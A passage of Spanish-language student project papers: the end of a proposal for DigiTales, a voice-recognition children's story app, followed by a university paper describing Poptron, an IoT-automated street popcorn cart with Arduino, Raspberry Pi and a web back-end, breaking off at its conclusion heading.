Por otro lado, dentro del mercado digital no encontramos algo parecido a lo que venimos a proponer. Las empresas desarrolladoras de aplicaciones que vagan entorno a nuestra idea (Chappi, Changing Life Apps, Net App Gems, Cuentiopía o IDZ Digital Private Limited, por nombrar algunas) ofrecen alternativas que son interactivas con el usuario, pero no son dinámicas. De hecho, la gran mayoría son imágenes (en algunas aplicaciones es solo una imagen) que representan una parte del cuento con texto abajo para leer. Otras simplemente poseen links que direccionan a un video del cuento en la plataforma YouTube. Sólo una de ellas brinda un valor agregado de entretenimiento, sin mencionar que la mayoría inunda de publicidad haciendo que la experiencia sea poco agradable.

Algunas de las aplicaciones desarrolladas involucraban una suscripción o pago a demanda para poder obtener los títulos.

2. Nuestra propuesta

Venimos a ofrecer una aplicación que hace foco en los consejos anteriormente mencionados y le brindará a los niños y a sus allegados una nueva forma de lectura donde la historia que se lea "cobrará vida" a través de recursos que provee el dispositivo móvil como sonido, animaciones y vibraciones, por ejemplo.

Gracias a esta interactividad nuestra aplicación pretende impulsar la tan importante lectura compartida motivando tanto al adulto a practicarle lectura al niño como al niño a continuar aprendiendo, **para así beneficiar el desarrollo cognitivo y del lenguaje,** para el aumento del vocabulario y las habilidades previas a la lectura y el perfeccionamiento del desarrollo conceptual.

A diferencia de otras aplicaciones de cuentos infantiles, será necesario leer de forma correcta la historia presentada para que ésta se anime dado que DigiTales reconoce en tiempo real lo que se está relatando, diferenciándose así de los videos animados que se reproducen solos sin interacción de las personas.

Aunque cada niño tiene su propio ritmo de aprendizaje, para poder **aprender a leer y escribir** deben haber conseguido antes un buen nivel de lenguaje oral y una coordinación de movimientos adecuada. Por esto se estima que la **edad** ideal para el aprendizaje de la lectoescritura es en torno a los 6 años, edad propicia para usar DigiTales junto con familiares que podrán leerle la historia la cual se animará con la lectura correcta del texto presentado en pantalla. A medida que se realiza la lectura, nuestra aplicación mostrará en tiempo real lo reconocido por el módulo de voz indicando si lo relatado coincide con el texto del cuento. La curiosidad infantil llevará a relacionar lo dicho con lo mostrado incentivando la lectura y el aprendizaje de nuevas palabras que se apoyarán con las animaciones mostradas también en tiempo real.

Los cuentos que se compren físicamente tendrán su complemento digital en DigiTales con la versión animada y reducida del libro físico original, generando un puente que lleve al niño de la aplicación al libro físico. Buscamos generar el primer acercamiento a la lectura de una manera más amigable para el niño de hoy que solamente con texto y unas simples imágenes para que volver al libro físico sea un objetivo del niño y no una obligación. Así la familia puede leerle la versión de DigiTales, incentivar la lectura y continuarla en su versión física original y completa.

Los niños actualmente nacen y crecen con dispositivos digitales, dejando de lado los libros tradicionales por carecer de diversión, animaciones, efectos y sonidos. La aplicación además de proponer diversión en el aprendizaje presentara el cuento, pero de forma incompleta o no tan detallada, para así estimular la incursión al libro y mejorar la lectura.

Que DigiTales sea un complemento del libro físico significa trabajar en conjunto con las editoriales habilitándoles una nueva oportunidad de venta teniendo el agregado de nuestra aplicación la cual será gratuita para el usuario. De esta manera se busca generar mayor y mejor trabajo no solo a las editoriales, sino también a los ilustradores y diseñadores que podrán formar parte de nuevos cuentos adaptados a DigiTales.

También ofrecemos una sección de aprendizaje, la cual tendrá como objetivo facilitar la lectura, con varios métodos de aprendizaje inicial. El niño podrá aprender nuevas palabras, saber cómo se escriben y si la está leyendo correctamente gracias a que se mostrará la imagen correspondiente cuando se reconozca la palabra correcta, pudiendo ser también una frase entera para subir la dificultad.

La lectura en familia será innovadora, dinámica, divertida y, con el agregado del módulo de reconocimiento de voz, será más enriquecedora.

2.1. Comercialización

Nuestra aplicación será gratuita, disponible para descargarse de la Play Store de Google. Solo incluirá un cuento en forma de muestra. Los nuevos cuentos se irán agregando a la aplicación por medio de la compra de libros físicos los cuales vincularán su parte digital con DigiTales.

3. Funcionamiento

A través de un módulo de reconocimiento de voz en nuestra aplicación, hacemos que lo relatado cobre vida mostrando imágenes, animaciones e incluso recursos que nos brindan los dispositivos móviles como las vibraciones, sonido o brillo para así otorgar dinamismo y entretenimiento al relato a través del dispositivo con el fin de enriquecer la imaginación y la experiencia de lectura de cuentos en los más pequeños.

3.1. Carga del código

Las editoriales en sus respectivas ediciones incorporarán un código QR en el interior del libro que deseen que tenga un complemento digital para que, una vez realizada la descarga gratuita de nuestra aplicación desde el Play Store de Google, se pueda ingresar dicho código para la habilitación del cuento correspondiente dentro de DigiTales. Este cuento digital es una versión reducida del cuento original para invitar al niño a continuar la lectura correspondiente en el libro físico enriqueciendo aún más su mente.

3.2. Módulo de voz

Utilizamos una API para el reconocimiento de voz (Mobile Speech Recognizer Versión 1.3.1). Este complemento utiliza componentes del sistema operativo para el reconocimiento de voz y lo almacena en forma de cadena de caracteres. El complemento consta de dos clases principales:

- SpeechRecognizer que le permite iniciar / detener la grabación.

- SpeechRecognizerListener que le envía métodos de devolución de llamada cuando habla ha sido detectado o se produce algún error.

Este módulo permite el reconocimiento de voz en dispositivos tanto con Android como con iOS. En nuestra primera versión se concentraron los recursos para Android proyectando el futuro desarrollo para otras plataformas como lo es iOS, así como también la posibilidad de hacer una versión para computadoras de escritorio con Windows.

3.3. Modo aprendizaje

A través de este modo acercaremos objetos del mundo cotidiano por medio de imágenes. La persona que interactúe con nuestra aplicación deberá adivinar qué es lo que se está mostrando y, por medio del reconocimiento de voz, se verificará si la respuesta es correcta mostrando la palabra de esa imagen, así como también sonidos y vibración. En el caso contrario dónde la respuesta sea errónea sólo habrá una alerta sonora para no estigmatizar al pequeño. Se busca que el niño aprenda palabras tres métodos: reconocimiento a través de las palabras, de oraciones o de imágenes.

El contenido de las imágenes y palabras del minijuego dependerá de la elección de la editorial y del libro adquirido, utilizando como fuente a los ilustradores y diseñadores. A continuación, explicaremos cómo funciona el modo aprendizaje:

- Palabra: Haciendo uso del abecedario se elegirá una letra. A raíz de esta, surgirá una palabra que comience con la letra propiamente dicha. Al decirla correctamente se visualizará la imagen correspondiente.
- Imagen: Haciendo uso del abecedario se elegirá una letra, raíz de esta surgirá una imagen que comience con la letra propiamente dicha, al decirla correctamente se visualizará la palabra correspondiente.
- Oración: Haciendo uso de niveles se elegirá una cantidad de palabras por oración, a raíz de esta surgirá una oración, al decirla correctamente se visualizará las imágenes correspondientes.

El niño podrá asociar las imágenes con las palabras y podrá dar fe de su correcta lectura gracias al reconocimiento de voz, generando una interactividad mucho más llamativa. Se busca que con este juego el niño pueda extender su vocabulario asociado al cuento adquirido.

3.4. Modo Relato

Será una versión digital y acotada del cuento que la editorial decida incluir en nuestra aplicación. Se mostrará por pantalla el texto a leer y, a medida que se realice la lectura correspondiente, el módulo reconocerá lo relatado y activará animaciones en tiempo real. A su vez, el texto cambia de color a medida que reconoce las palabras, mostrando así su potencial y sirviendo como guía para que el niño sepa si la lectura es correcta o no.

Lo interesante de este modo relato es la posibilidad de poder ser leído en familia, siendo entretenido no solo para los más chicos, sino también para los familiares que acompañen la lectura generando así momentos de calidad entre los usuarios.

Este modo incluirá los mismos personajes que en el cuento físico teniendo una aventura que puede ser o no la del libro y será a elección de la editorial. La idea es mostrar una versión reducida de la historia que sirva como primer incentivo para que el niño vuelque luego su interés en el libro físico.

3.5. Opciones

Dentro del menú Opciones de nuestra aplicación se podrá configurar los niveles de sonido consideren adecuado para la interacción con ella y si quieren usar la vibración o no del dispositivo.

Otro parámetro para configurar es aquel tiene que ver con el tipo de reconocimiento de voz que nuestra aplicación brinda, la cual posee de 2 (dos) modos: Tiempo Real o Palabras Clave. La primera muestra en tiempo real el reconocimiento de lo leído validando lo dicho palabra a palabra obligando al lector a leer la oración de forma correcta. La segunda opción es para aquellos niños que están aprendiendo ya que es más pausado el reconocimiento validando solo el relato de ciertas palabras generando una versión “sencilla” de leer, pero no con la exactitud que genera la opción de Tiempo real.

4. Entorno de desarrollo

A la hora de elegir las herramientas de desarrollo hemos priorizado las tecnologías y entornos gratuitos, basándonos en un perfil colaborativo, aprovechando la cantidad de material de soporte existente en las redes, la popularidad y cantidad de desarrolladores en todo el mundo y por la continua integración y desarrollo sostenido durante años.

La aplicación fue desarrollada en Unity, un motor de videojuegos multiplataforma creado por Unity Technologies. El entorno de desarrollo tiene soporte de compilación con diferentes tipos de plataformas (Microsoft Windows, OS X y Linux por mencionar algunas y las más populares). Posee dos versiones: Unity Professional y Unity Personal. Además, desde la versión 2017.1.0 es utilizable la API Speech To Text (STT), módulo externo y de pago agregado para la realización del reconocimiento de voz.

4.1. Desarrollo

El desarrollo de la aplicación teniendo en cuenta maquetado, mapa de navegación, manejo de códigos de

libros, y lógica para el manejo del relato, varía entre 7 y 8 meses. El desarrollo de cada cuento lleva entre 2 y 3 meses de desarrollo incluyendo el armado de la trama de la historia, calibración de frases, recopilación de imágenes y sonidos, realización de animaciones y efectos.

Cada cuento nuevo se realizará en conjunto con las editoriales brindando la posibilidad a ilustradores y diseñadores de formar parte del armado de la historia.

5. Beneficios

Nuestra aplicación pretende fomentar la lectura compartida motivando tanto al adulto a practicarle lectura al niño como al niño a continuar aprendiendo, para así beneficiar el desarrollo cognitivo y del lenguaje por medio de cuentos interactivos accionados por voz, y a su curiosidad generando el estímulo que lo impulse a la lectura de libros físicos gracias a nuestra aplicación donde además queremos lograr más momentos en familia ante la novedosa propuesta.

Otro punto para destacar es la generación de un nuevo canal de ventas para editoriales, uno digital, el cual generará más trabajo a ilustradores, diseñadores (ya que tendrán que hacer una “segunda parte” del libro para acoplarse) y obviamente a desarrolladores.

6. Conclusión

Es posible construir una aplicación de entretenimiento y de enseñanza del lenguaje cuyo costo sea menor y su calidad mayor al de la competencia, con componentes de fácil acceso, con funcionalidades innovadoras y hasta inclusive mejorarla en el futuro cercano agregando más tecnología, mayor compatibilidad con otros dispositivos y sistemas y nuevos modos de entretenimiento como historias del estilo “elige tu propia aventura” o historias que utilicen VR (Realidad Virtual) para dar una sensación mucho más inmersiva. Así como también nuevos niveles de aprendizaje aún más interactivos e ingeniosos pudiendo hacer uso de Drag & Drop.

Ya que es un proyecto de interés para la comunidad, se espera que el mismo reciba contribuciones y aportes de miembros de distintas comunidades en torno a la ingeniería, editoriales, organismos estatales, etc., lo cual abre las puertas a una gran posibilidad de acercar una alternativa a los más pequeños.

7. Agradecimientos

El equipo de desarrollo desea agradecer a las siguientes personas y entidades:

- Directivos de editoriales.
- Integrantes de feria del libro.
- Padres de niños pequeños iniciándose en la lectura.
- Niños pequeños iniciándose en la lectura.
- Familiares del grupo de desarrollo.
- Amigos del grupo de desarrollo.

8. Referencias

[1] Editoriales en Argentina. https://www.sitiosargentina.com.ar/2/EDITORIALES.htm

[2] Reconocimiento de voz. https://medium.com/soldai/c%C3%B3mo-funciona-el-reconocimiento-autom%C3%A1tico-del-habla-eb038ecfe72e

[3] Cuentos infantiles. http://elcuentoenprimaria.blogspot.com/p/introduccion.html

[4] Los niños en la era digital. https://www.bezoya.es/bebe-a-bordo/blog-bab/bebe-1-2/los-ninos-la-digital/

[5] Documentación de Unity. https://docs.unity3d.com/es/current/Manual/index.html

[6] Informe de Booktrust https://studylib.net/doc/18218697/reading-habits-survey

[7] Consejos para aprender a leer https://www.eldiario.es/consumoclaro/madres_y_padres/consejos-estimular-lectura-ninos_0_747525889.html

[8] Interactividad y Motivación https://www.academia.edu/25452169/Dise%C3%B1o_de_libros_digitales_infantiles_Designing_digital_books_for_children?auto=download

[9] Ejercicios para aprender a leer https://eresmama.com/7-ejercicios-para-aprender-a-leer/

[10] LectoEscritura https://www.elbebe.com/educacion/lectoescritura-edad-ideal-ninos-para-aprender-leer-y-escribir

[11] Importancia de la lectura infantil https://www.redcenit.com/importancia-de-la-lectura-en-la-etapa-infantil/

[12] Como ayudar en el aprendizaje de la lectura https://www.healthychildren.org/Spanish/ages-stages/preschool/Paginas/helping-your-child-learn-to-read.aspx

Poptron: Sistema Especializado para Pochocleras Ambulantes

CURRAO, Martín Daniel – mcurrao@gmail.com
GAVIDIA LEDESMA, Hernán – gavidia.hernan@gmail.com
PESCA ALBA, Sharon Denise – sharon.pesca@gmail.com
RATIBEL, Pablo Martín – pabloratibel@gmail.com
VILLAR, Pablo Luciano – pablolvillar@gmail.com

UNIVERSIDAD NACIONAL DE LA MATANZA

Resumen

El presente documento explica el diseño y construcción de un sistema especializado para pochocleras ambulantes. Dicho sistema involucra varias partes: Por un lado, se automatiza el proceso de cocción de la pochoclera tradicional a través de componentes electrónicos y mecánicos, controlados mediante tecnologías IoT (internet de las cosas). Además, se realiza el desarrollo y puesta en producción de un servidor que permite la comunicación entre la pochocolera y cualquier dispositivo con conexión a internet. De esta forma, se pueden ingresar pedidos al sistema desde un smartphone, lo cual agiliza las tareas de los vendedores. Asimismo, se incluyen funcionalidades como sugerencias de lugares donde conviene ir a vender, basadas en el análisis de los datos generados, e integración de pagos con MercadoPago. Por último, se debe destacar que todas las transacciones del sistema quedan registradas y disponibles para el administrador, quien podrá analizarlas y tomar decisiones que favorezcan al negocio.

Palabras Clave

Pochoclera, Internet de las cosas (IoT), Raspberry, Arduino, Automatización, Gestión, Ventas, Pedidos, Mobile, Análisis de datos, MercadoPago.

Introducción

Gracias a observar detenidamente cómo se realizan actualmente los procesos en el negocio de venta de pochoclos con carritos ambulantes, se ha llegado a la conclusión de que muchos de ellos pueden ser mejorados utilizando tecnología, en pos de incrementar la productividad, aumentar las ventas, y hacer el negocio más rentable. En este contexto, surge la idea de desarrollar un sistema que permita gestionar de manera eficiente los recursos disponibles y registrar los eventos de relevancia asociados, sin generar un mayor esfuerzo a los usuarios. De esta forma, se reemplazan las tareas repetitivas ya existentes, como la cocción manual, por otras que favorezcan la productividad, y que al mismo tiempo generen datos, como por ejemplo registrar los pedidos en el sistema. Posteriormente, el análisis de estos datos permitirá estimar y tomar mejores decisiones a largo plazo que favorezcan el crecimiento del negocio.

Entorno de Desarrollo

Se han seleccionado las herramientas de desarrollo en base a tres factores: Primero, que permitan lograr las funcionalidades necesarias sin presentar complicaciones mayores; segundo, que estén dentro del área de experiencia de los integrantes del equipo, y tercero, que sean tecnologías de uso actual en el mercado.

El entrono de desarrollo, entonces, queda compuesto por las siguientes herramientas y tecnologías: Java, Spring Boot, MySQL, H2SQL, Hibernate, STOMP, NodeJS, Angular JS, Angular 2+, Material, AntDesign, Bootstrap, Axios, Arduino, C++, Raspbian, Google Drive, Balsamiq Mockups.

Esquema del Sistema

El sistema se divide en tres módulos principales, a saber: back-end, front-end, y pochoclera. En la Fig. 1 se observa cómo cada módulo se conecta con los demás, a través de interfaces REST. Luego, se detalla cada una de las partes y se da un panorama más detallado de estas conexiones.



Figura 1: Esquema básico del sistema

Back-end

El back-end es el módulo encargado de realizar el manejo del servidor y la base de datos. Asimismo, es la pieza central que conecta al front-end y a la pochoclera.

El mismo incluye funcionalidades como el registro de usuarios, sincronización de pedidos, análisis de datos, e integración con MercadoPago.

Front-end

El front-end es la capa de interfaz gráfica de usuario. El mismo contempla la navegación a través de las distintas pantallas y componentes gráficos con los que los usuarios interactúan, como botones, listas, gráficos, e imágenes, entre otros.

El front-end se presenta en forma de web responsive, lo cual favorece su visualización e interacción con los usuarios en dispositivos móviles.

Pochoclera

La pochoclera involucra tres partes fundamentales para integrar el control de la cocción automatizada al resto del sistema. Estas partes son: Componentes electrónicos y mecánicos, módulo Arduino, y módulo Raspberry.



Figura 2: Pochoclera en vías de desarrollo

Para automatizar el proceso de cocción se requiren principalmente cuatro funciones: Dispensar los ingredientes en la olla, abrir y cerrar la tapa de la olla, revolver el contenido de la olla, y volcar el contenido de la olla. Además de estas funciones principales, es necesario que la persona que opera la pochoclera sea notificada si se ha agotado el stock de alguna de las materias primas, para que pueda proceder a recargar la tolva correspondiente y se continúe con la producción. Todas estas funciones se logran a traves de piezas mecánicas, como motores y poleas, que son gobernadas mediante componentes electrónicos, como controladores y sensores, los cuales permiten procesar las órdenes enviadas y los estados sensados. Esta comunicación se realiza contra el módulo Arduino, que es el que permite manejar los componentes electrónicos a través de una lógica de control escrita en software. Adicionalmente, el módulo Arduino se comunica con el módulo Raspberry, que es el encargado de realizar la conexión con el resto del sistema. En la Fig. 3 se presenta el esquema del sistema con el detalle interno del módulo pochoclera.




Figura 3: Esquema del sistema en detalle

La pochocolera incluye además una pantalla táctil controlada a través del módulo Arduino. En dicha pantalla se muestra la interfaz front-end correspondiente para que quien opere la máquina pueda realizar las acciones necesarias para retroalimentar al sistema, como indicar que se completaron pedidos, y otras acciones de emergencia, como detener una cocción.

Funcionamiento de la Pochoclera

Siendo que el módulo de la pochoclera es el más extenso, y que el mismo involucra tanto software como hardware, se dedica este apartado a explicar en detalle su composición y funcionamiento.

Componentes electrónicos y mecánicos

A continuación, se explica en detalle cada componente de hardware y cómo cada uno de ellos interviene en el proceso de cocción automatizada.

Suministro de ingredientes

Para el almacén de las materias primas (aceite, azúcar y maiz) se diseñaron tolvas de aluminio que se adosan a la parte posterior de la pochoclera.

Para lograr dispensar las sustancias sólidas (azúcar y maiz), se utiliza un caño de aluminio que dirige el flujo de las mismas hacia la olla. Entre cada tolva y el caño conductor existen válvulas que bloquean el paso de los

materiales hacia la olla, impidiendo que los mismos caigan de forma indiscriminada. En el momento preciso que se necesita suministrar cada ingrediente, se abre la válvula correspondiente mediante un motor de tipo servo SG90 [1]. Cuando la válvula está abierta, el ingrediente en cuestión cae a la olla por acción de la gravedad. Al finalizar el suministro, el mismo motor procede a cerrar la válvula.




Figura 4: Tolvas de almacenamiento de azúcar y maiz

Para el aceite, en cambio, se utiliza una sistema de conducción mediante manguera plástica, dada la naturaleza líquida y oleosa de esta sustancia. El flujo es gobernado a través de una bomba peristáltica que, al girar, hace que el líquido circule por la manguera (ver Fig. 5). La bomba peristáltica es controlada por un driver Doble Puente H L298N [2].




Figura 5: Control de flujo de aceite con bomba peristáltica

Cocción

La tapa de la olla debe abrirse cada vez que se suministren ingredientes, y además debe cerrarse una vez finalizada esta etapa, para poder proceder a la etapa de cocción, en donde se requiere que la misma permanezca cerrada para poder alcanzar la temperatura adecuada.

Para lograr los movimientos de apertura y cierre de la tapa de la olla, se utiliza un servo motor MG-90 [3].



Figura 6: Apertura y cierre de tapa con servo MG-90

El incremento de temperatura en la olla se obtiene gracias a una hornalla colocada en la parte inferior de la misma, la cual se alimenta mediante un tubo de gas que se ubica en la parte inferior de la máquina. El control del gas se realiza a través de electroválvulas.

Durante la cocción, las paletas internas de la olla realizan un movimiento rotativo. Para lograr dicho movimiento se utiliza un motor de corriente contínua con reductor Ignis MR04A-012001 [4], adjunto a una barra metálica en forma de eje, perpendicular a la superficie de la olla.



Figura 7: Rotación de paletas con motor

Luego de alcanzar una cierta temperatura, medida a través de un sensor de temperatura, y transcurrir un tiempo determinado, se da por finalizado el proceso de cocción, dando lugar al proceso de volcado.

Volcado

Una vez que los pochoclos están listos, éstos se vuelcan desde la olla hacia la bandeja inferior de la pochoclera. De esta forma, quedan listos para un posterior secado y empaquetado manual, a cargo del operario.

Para lograr esta operación, la olla tiene que girar noventa grados. Este giro es posible gracias a un sistema de motor, barra y cadena, dispuestos en forma de torno simple, similar al de un aljibe o parrilla hogareña. La cadena está sujeta en un extremo a una barra horizontal colocada en la parte superior de la máquina, y en el otro extremo a un lateral de la base de la olla. La barra, a su vez, está conectada

a un motor de paso a paso Nema 17 [5] con reducción, que la hace girar con la fuerza necesaria para desplazar la cadena y que la olla realice la rotación antes mencionada. A medida que el motor gira, la cadena se va enrollando o desenrollando sobre la barra, dependiendo del sentido de giro. Cuando esto sucede, la distancia entre la base de la olla y la barra se hace más corta o más larga, lo que permite la rotación deseada.



Figura 8: Olla en posición de volcado

Control de stock

Por último, se debe contemplar que las tolvas tienen una capacidad limitada de almacenamiento, y que eventualmente el operario deberá rellenarlas con los suministros que se hayan agotado. Para ello, es menester realizar mediciones de stock. Esto se logra utilizando sensores de ultrasonido [6] (Fig. 9) colocados en la parte superior de cada tolva. Estos sensores, calibrados adecuadamente, determinan en todo momento cuánta materia prima hay en el interior de la misma, midiendo la distancia entre la parte superior de la tolva, donde están colocados, y el tope de lo que se encuentre acumulado en la parte inferior. El software controlador es el encargado de detectar cuando los valores hayan sobrepasado los umbrales mínimos, para así informar al operario ante estos eventos.



Figura 9: Sensor de distancia ultrasónico HC-SR04

Módulo Arduino

Para controlar los actuadores y sensores antes mencionados, se utiliza una placa Arduino DUE [7]. El software de control para dicha placa ha sido desarrollado en el lenguaje de programación C++.



Figura 10: Placa Arduino DUE

Módulo Raspberry

En pos de facilitar la comunicación con el servidor y el manejo de datos, se decidió incluir una Raspberry Pi 3B+ [8] exclusivamente para este propósito, haciendo de nexo entre el módulo Arduino y el resto del sistema.



Figura 11: Placa Raspberry Pi 3B+

Programa inicial

Al encender la pochoclera, se enciende el módulo Raspberry, y por lo tanto se inicializa Raspbian, el sistema operativo de la misma. Se ha desarrollado un script de inicialización, el cual abre una ventana de navegador de internet en pantalla completa, y carga la web correspondiente al front-end de la máquina. De esta forma, al encender la pochoclera se logra visualizar la interfaz correspondiente en la pantalla táctil, para que el operario pueda comenzar a utilizarla.

Protocolo Raspberry-Arduino

Para lograr comunicar los módulos Arduino y Raspberry, se utiliza un protocolo simple de comunicación de datos, a través de contenido JSON [9].

Sistema en Escala

En el apartado anterior, se detalló como funciona el sistema para una única instancia de máquina pochoclera. Sin embargo, cabe mencionar que el módulo de pochoclera puede ser replicado múltiples veces, mientras que los módulos de back-end y front-end son generales al sistema. Esto se grafica en la Fig. 12.




Figura 12: Escalabilidad del sistema

El esquema anterior pretende mostrar la escalabilidad del sistema, detallando cómo es la interacción de una única pieza de back-end y front-end con múltiples instancias de pochocleras. Es importante mencionar que cada pochoclera posee sus propios componentes y módulos Raspberry y Arduino, y su propia pantalla táctil.

Roles

Es importante comprender cómo funcionan los roles en un negocio tradicional, para luego poder explicar cómo el sistema modifica de forma positiva las tareas que cada uno debe realizar, otorgando así varios beneficios.

En el negocio de las pochocleras ambulantes existen tres roles bien diferenciados, cada uno con sus correspondientes tareas. Estos son: Administrador, operario, y vendedor. Un negocio en general se compone de un administrador, uno o varios operarios, y uno o varios vendedores.

A continuación se detallan las tareas que incluye cada uno de ellos.

Administrador

El administrador es la persona dueña del negocio. Entre sus responsabilidades se pueden destacar: adquirir pochocleras, contratar vendedores y operarios, realizar tareas de análisis, gestión y administración. En la actualidad, en general estas tareas se realizan de forma telefónica o por chat.

Operario

Los operarios son quienes están a cargo de realizar la producción de pochoclos. En general, cada uno de ellos estará asignado a operar una máquina pochocolera. Entre sus tareas diarias se destacan: Realizar las cocciones, armar paquetes, gestionar el stock de materias primas, y realizar ventas esporádicas a los consumidores que se acerquen directamente al carrito.

Vendedor

Los vendedores son aquellos que salen a buscar clientes durante la jornada laboral. Ellos trabajan su día en conjunto con el operario, situándose en algún lugar público como plazas, parques, colegios y playas. Mientras que el operario se queda en la máquina abocado a la producción, el vendedor recorre el lugar en busca de clientes, tomando pedidos y yendo a buscar paquetes a la máquina para entregar a dichos consumidores. En general, suele estar autorizado a realizar cobros.

Interacción de cada Rol con el Sistema

Cada uno de los roles mencionados en el apartado anterior se verá involucrado con el sistema de manera diferente. A continuación se detalla cada una de estas interacciones.

Interacción del Administrador

El administrador ingresa al sistema utilizando su cuenta de Facebook, mediante de un proceso de login. A través de una web de tipo responsive, podrá realizar las tareas relacionadas a la gestión del negocio. Entre las posibles operaciones se encuentran: Alta, baja y modificación de sus máquinas, vendedores, y operarios. Visualización de ventas por período temporal: diario, semanal, mensual, anual. Visualización de predicciones de ventas a futuro.

Interacción del Operario

El operario interactua con la máquina pochoclera mediante una pantalla táctil colocada en la misma. A través de esta interfaz, el operario puede: Iniciar una cocción, detener una cocción, visualizar los pedidos a armar, agregar un nuevo pedido, marcar un pedido como listo para entregar, indicar que hay bolsas armadas en stock, visualizar el stock de bolsas armadas, visualizar el stock de pochoclo suelto en la bandeja, y ordenar a la pochoclera realizar cocciones de forma continua.




Figura 13: Interfaz de la pochoclera

Interacción del Vendedor

El vendedor ingresa al sistema de forma similar al administador, mediante un login con Facebook. También dispone de una web responsive para interactuar, la cual generalmente será utilizada desde su dispositivo móvil, debido a la movilidad requerida por sus tareas. Entre las funciones que puede realizar el vendedor se encuentran: Indicar inicio de turno, indicar fin de turno, solicitar una lista de lugares donde el sistema predice que venderá más cantidad, agregar un pedido, visualizar la lista de pedidos actuales, y recibir notificaciones cuando haya pedidos listos para entregar.




Figura 14: Interfaz web del vendedor (diseños preliminares)

Beneficios

Al integrar el sistema Poptron en un negocio tradicional, se obtiene una serie de beneficios que impactan de forma positiva al negocio.

Cocción on-demand

El sistema interviene de forma automática para optimizar la producción por lotes. Cada vez que ingresan pedidos para una determinada pochoclera, el sistema hará que la misma inicie una cocción automáticamente en caso de no disponer de stock suficiente para satisfacer la demanda. De esta forma, se ahorran recursos. Por un lado, se logra reducir el tiempo necesario para entregar pedidos, ya que se evitan los tiempos muertos donde no se pueden abastecer los pedidos en espera y no se está cocinando. Por otro lado, se ahorra materia prima, ya que se evita el desperdicio que se pudiera ocasionar por cocciones innecesarias.

Análisis de datos

Todas las transacciones del sistema, con sus respectivos datos, quedan registradas. Entre ellas se destacan principalmente: El inicio y la finalización de turnos, con datos de fecha, hora y lugar; y los pedidos, con los datos de fecha y hora de cada cambio de estado, cantidad de paquetes, y precio. Gracias a la disposición de estos datos, se puede obtener información de vital importancia para el crecimiento del negocio. Las técnicas utilizadas para el análisis de dichos datos están siendo actualmente investigadas y la implementación de esta funcionalidad aun se encuentra en vías de desarrollo, por lo que en este documento no se incluye el detalle de las mismas.

Como resultado, el administrador puede realizar un seguimiento en tiempo real de su emprendimiento, y tener un panorama de ventas mucho más completo, el cual incluye no solo un historial de ventas pasadas, sino también predicciones para los meses futuros.

Por otra parte, los vendedores pueden consultar en qué locaciones el sistema estima que tendrán más ventas para el día de la fecha. Estas sugerencias están basadas en aprendizaje previo, tomando en cuenta variables como los días de la semana, el rango horario, el clima, y la cantidad de pedidos entregados.

Medios de pago electrónicos

El sistema brinda la posibilidad al consumidor de realizar sus pagos a través de la plataforma MercadoPago, la cual está integrada en la aplicación web responsive que utilizan los vendedores. De esta forma, se brinda una alternativa al método del efectivo, con lo que se le da una comodidad mayor a los clientes. Esta ventaja competitiva permite expandir las ventas.

Conclusión

